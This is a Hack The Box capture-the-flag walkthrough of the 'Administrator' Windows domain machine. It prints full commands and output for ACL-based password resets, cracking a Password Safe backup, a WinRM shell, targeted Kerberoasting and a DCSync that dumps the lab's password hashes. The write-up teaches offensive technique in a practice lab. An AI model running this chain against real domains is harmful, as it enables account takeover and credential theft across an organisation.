Administrator Walkthrough - HTB Medium | AD ACL Abuse & Kerberoasting to DCSync
Complete walkthrough of Administrator from Hack The Box. A medium Windows Active Directory machine started with a set of provided credentials. Abusing an ACL chain (GenericAll and ForceChangePassword) grants control over additional users, one of which can reach an FTP share hosting a Password Safe backup. Cracking the backup yields credentials for a WinRM shell, and a targeted Kerberoast followed by a DCSync leads to full domain compromise.

Overview
Administrator is a medium-difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the michael account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user olivia has GenericAll permissions over michael, allowing us to reset his password. With access as michael, it is revealed that he can force a password change on the user benjamin, whose password is reset. This grants access to FTP where a backup.psafe3 file is discovered, cracked, and reveals credentials for several users. These credentials are sprayed across the domain, revealing valid credentials for the user emily. Further enumeration shows that emily has GenericWrite permissions over the user ethan, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for ethan, who is found to have DCSync rights ultimately allowing retrieval of the Administrator account hash and full domain compromise.
External Enumeration
Initial Credentials
As commonly occurs in real pentests, we’ll start the Administrator box with these credentials: Olivia / ichliebedich.
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
ports=$(nmap -p- --min-rate=1000 -T4 administrator.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV administrator.htb -oX administrator.xml

<SNIP>

PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-07-22 16:47:36Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54167/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56212/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
56217/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56220/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56237/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56270/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m00s
| smb2-time:
|   date: 2026-07-22T16:48:35
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 30638/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 36448/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44948/udp): CLEAN (Timeout)
|   Check 4 (port 28153/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
Key findings:
- Port 21: FTP (Microsoft ftpd) — an unusual service on a DC, worth keeping in mind
- Port 53: DNS (Simple DNS Plus)
- Port 88: Kerberos — confirms this is a Domain Controller
- Port 135 / 593: MSRPC and RPC over HTTP
- Port 139 / 445: NetBIOS / SMB
- Port 389 / 636 / 3268 / 3269: LDAP / LDAPS / Global Catalog (Domain: administrator.htb)
- Port 464: kpasswd (Kerberos password change)
- Port 5985 / 47001: WinRM (Microsoft HTTPAPI) — our likely shell vector
- Port 9389: ADWS (.NET Message Framing)
- Host: DC, Windows Server 2022 Build 20348
The credentials given to us at the start of the box work on SMB and LDAP, tested with nxc.
BloodHound
Since we have working credentials, I proceed to run bloodhound.py against the domain to get a complete picture of it. Here’s the command used:
1
bloodhound.py --zip -c All -ns "10.129.45.113" -u "Olivia" -p 'ichliebedich' -dc "DC.administrator.htb" -d "administrator.htb"
Mapping the ACL Path in BloodHound
I used a query that lets me see the outbound paths from the objects I own, i.e. olivia. This is the result:

As we can deduce (even if written in small text…) we have GenericAll (so full control) over the user MICHAEL, and he in turn has ForceChangePassword over Benjamin. This step might be pointless, but at least we get 2 more users.
Taking Over Michael via GenericAll
Since olivia has GenericAll over michael, we simply reset his password:
1
net rpc password "michael" 'NotYourAccountAnymore' -U "ADMINISTRATOR"/"Olivia"%'ichliebedich' -S "DC.administrator.htb"
Let’s test if it worked:
1
2
3
nxc ldap DC.administrator.htb -u 'michael' -p 'NotYourAccountAnymore'
LDAP        10.129.45.113   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.45.113   389    DC               [+] administrator.htb\michael:NotYourAccountAnymore
Good, we’ve obtained michael. Let’s move on to benjamin.
Taking Over Benjamin via ForceChangePassword
Now authenticating as michael, we abuse his ForceChangePassword right over benjamin with the exact same commands.
1
2
3
4
[Jul 22, 2026 - 17:15:12 (CEST)] exegol-main administrator # net rpc password "benjamin" 'NotYourAccountAnymore' -U "ADMINISTRATOR"/"michael"%'NotYourAccountAnymore' -S "DC.administrator.htb"
[Jul 22, 2026 - 17:27:49 (CEST)] exegol-main administrator # nxc ldap DC.administrator.htb -u 'benjamin' -p 'NotYourAccountAnymore'
LDAP        10.129.45.113   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.45.113   389    DC               [+] administrator.htb\benjamin:NotYourAccountAnymore
The Share Moderators Group
From BloodHound we can see that benjamin belongs to a non-default group on AD.

There’s no ACL related to Share Moderators other than the one linking it to benjamin. So there must be something else tied to this group — a permission that lives outside of Active Directory itself.
First of all, I try to enumerate the SMB shares again with the new user, but nothing. That’s when I remember the presence of FTP from the nmap scan.
Enumerating FTP as Benjamin
Let’s try to log in with benjamin’s newly changed credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
ftp administrator.htb
Connected to administrator.htb.
220 Microsoft FTP Service
Name (administrator.htb:root): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||62810|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp>
We managed to log in, and we find a file called Backup.psafe3.
A psafe3 file belongs to a password manager called Password Safe.
Cracking the Password Safe Database
We can crack this file using the 2john suite tool called pwsafe2john.py and John the Ripper. First we extract the hash to crack:
1
2
pwsafe2john.py Backup.psafe3
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050
Then we crack it with John the Ripper:
1
2
3
4
5
6
7
8
9
10
john --wordlist=/opt/lists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 SSE2 4x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2026-07-23 00:37) 3.226g/s 26425p/s 26425c/s 26425C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed
The password manager’s password is tekieromucho.
We can open the password manager with the command pwsafe Backup.psafe3, installable with this command: apt update && apt install -y passwordsafe.

Inside the database we find credentials for three users. Testing them across the domain, the emily entry is the one that pays off, granting us WinRM access to the DC.
Initial Access
WinRM Shell as Emily
Logging in with emily’s credentials via evil-winrm-py lands us a shell and the user flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
evil-winrm-py -u "emily" -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -i "DC.administrator.htb"
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
 warnings.warn(
         _ _            _
 _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
/ -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
\___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                           |_|   |__/  v1.5.0

[*] Connecting to 'DC.administrator.htb:5985' as 'emily'
evil-winrm-py PS C:\Users\emily\Documents> cd ..
evil-winrm-py PS C:\Users\emily> cd Desktop
evil-winrm-py PS C:\Users\emily\Desktop> ls


   Directory: C:\Users\emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
-ar---         7/22/2026   8:47 AM             34 user.txt
User flag obtained.
Privilege Escalation
Attack Path: Emily → Ethan → DCSync
The privilege escalation is very simple. Emily has GenericWrite permissions over Ethan, who in turn can perform a DCSync on the DC. To gain control of Ethan, all we need to do is a targeted Kerberoast against him.

A targeted Kerberoast leverages our
GenericWriteover ethan to temporarily write a fake SPN (Service Principal Name) onto his account. Once ethan looks like a service account, we can request a TGS ticket for that SPN — encrypted with the hash of his password — crack it offline, and then remove the SPN to clean up.
Targeted Kerberoasting Ethan
Let’s proceed to use the targetedKerberoast.py tool.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[Jul 23, 2026 - 00:47:15 (CEST)] exegol-main administrator # targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -f hashcat --request-user 'ethan'
[*] Starting kerberoast attacks
[*] Attacking user (ethan)
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Traceback (most recent call last):
 File "/opt/tools/targetedKerberoast/targetedKerberoast.py", line 597, in main
   tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, domain=args.auth_domain, lmhash=None, nthash=auth_nt_hash,
                                            ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
 File "/opt/tools/targetedKerberoast/venv/lib/python3.11/site-packages/impacket/krb5/kerberosv5.py", line 323, in getKerberosTGT
   tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
 File "/opt/tools/targetedKerberoast/venv/lib/python3.11/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
   raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
As we can see, we get an error, very common when working with Kerberos. Since the protocol only allows time differences of 5 minutes to prevent replay attacks, we need to synchronize our clock with the DC’s. To do this we can use the rdate command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
rdate -n administrator.htb
Thu Jul 23 07:49:33 CEST 2026

[Jul 23, 2026 - 07:49:33 (CEST)] exegol-main administrator # targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -f hashcat --request-user 'ethan'
[*] Starting kerberoast attacks
[*] Attacking user (ethan)
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$0d449eeb518536a8b1879dad3429e697$0fff00bd103797aa83d9fae4d77a8833bd10adca4d64d31251a1710466f0b68f9e33d5205fbf950471e40e4b178a1fce76360b19fe20fc140d089e4babbda3f6127d76600b05e
56e8bb816be4b2ce373481021501bdea768e2ea3c16605cedd8660e00fab66aae1f1beb507ac06c43afb69671f3f3e2caefbc70c4686a806ae7212e0edaa0b480d969c05eb0c30e38799e988c6144925db5faf7a5315d3c11f6d74b94c24f9738a4d725fb70a746646203de182bea6fcbc8f4dafe8cd
557be61b3a3b8a06c66efc2cac154174c3d46a80428de3afb441545b2303f38f6d86486daa75c0f58bc6214c4e25af3068fede492b5ee0264b51e1548f71e3d2ad27ee1e704bc788e64e77ee24d10526c35e61563fdd2387af56ebe280931a422f78685d7399473c334e208e047fc50b0bda80c454a7
391d03bdc76b25617432d0d97aaed9dae31779bc15df47e6818492b219028c8ee6cbe03bca54c6230cabb0a2a9c60a84b431a93bfddd37e91e7588678164494884c282546c27d7e00ac2595dc0926cbeec8327ba2855f6e01d08ba14871f52506a800c46bfa826d0a5886f549faeaeb2c29dd55d0777
d853a2f074320a511eea2d70907c26ce93d66cc25df809093a0d65a99863cc77e28abac75dda80dbfe3700b1830c9d0a8fc731309a8b76b6fae00f57286bb1dd9b0d8d29f0e43f1595d3ae4789b89f7a525e3b3ec2ce06bb3fca2f408cbd2023ef730b5375de7569f77d737304be21432d40c08d1ab4
6fc5a35aeea15f200cee1c59e0d6993ce0b834b86278cbbd872820d0f3edc574f6d26a46d69375afd394eec7dbf16dccdda168c61c9eb6a0fac028889c66bc11d32b3da8dd4d6aa48c81cb78873e480e818b76a1cc1b95ba93c780da6994d05f349b792bafd64dc88d9da0e402622331eecd3b511ec3
b1da68be88ea6188a37e3df4ad799b14ab4e09b4d3245a64c1ae6d09a5f51801bbcce160f7229ce4efa756691f73f5dde5613ea6882380f716f9d7d1e86eb893a7e0f2aeb4275154bf676d53111dd0f383990a21d715bca95319fdac3bd7915437c98c52312edb2d5fc890aaea268febb40df20bab7c
f229650b520fd11e1acae890552663ad6e38522b1e71de45d2638671e193c0e4c8e678522fea4c9d46f1edd4c77643ada90a9e85d1fdc334e0d5cc3b26683fd91b5957389e5acd4e6466a7f7d20756cf5283fd2d15441c0fbe2d0a0de228bc65513facfee9bf02c15a8933d69d3786aae59ffcac9df3
c0e53a53369ef2e3f493bfe9ed6b7431a7a18f560daafd6ec988e6b6572f0c5adbf2b624cfa8bebf14d479f4b4bf51f73709cce88af743e9bddb368715920c54900c76932df3a41a7e78a7c8888f0467a7ab49dc541ea94dd9d09f4c1266d392637406b23512816abf0a10bfb917aaeca2afc2a567c8
51a73e4006049f29527bafac67b8e33f9144af5f49bac0997a9e7b78cc8b874ed7bb7951f9530dfe06742eb32151b2283b36a8acbcc9568a049b4fdcc7ef34e9128b16688f3b7b064
[VERBOSE] SPN removed successfully for (ethan)
Now let’s crack the ticket with hashcat:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
hashcat -m 13100 -a 0 kerberoast /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-haswell-AMD Ryzen 7 3700X 8-Core Processor, 14938/29941 MB (4096 MB allocatable), 16MCU

<SNIP>

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$0d449eeb518536a8b1879dad3429e697$0fff00bd103797aa83d9fae4d77a8833bd10adca4d64d31251a1710466f0b68f9e33d5205fbf950471e40e4b178a1fce76360b19fe20fc140d089e4babbda3f6127d76600b05e
<SNIP>
51a73e4006049f29527bafac67b8e33f9144af5f49bac0997a9e7b78cc8b874ed7bb7951f9530dfe06742eb32151b2283b36a8acbcc9568a049b4fdcc7ef34e9128b16688f3b7b064:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....b7b064
Time.Started.....: Thu Jul 23 00:52:18 2026 (0 secs)
Time.Estimated...: Thu Jul 23 00:52:18 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/opt/lists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4357.1 kH/s (2.10ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 16384/14344384 (0.11%)
Rejected.........: 0/16384 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> christal
Hardware.Mon.#1..: Temp: 61c Util:  9%

Started: Thu Jul 23 00:52:02 2026
Stopped: Thu Jul 23 00:52:19 2026
Credentials: administrator.htb\ethan:limpbizkit
DCSync as Ethan
Now that we own ethan, who holds replication rights over the domain, we can perform a DCSync to pull the Administrator’s hash straight from the DC.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
secretsdump.py 'administrator.htb'/'ethan':'limpbizkit'@'DC.administrator.htb'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:d2cc30e634bc1e233ff43e77ab5bcb25:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:d2cc30e634bc1e233ff43e77ab5bcb25:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
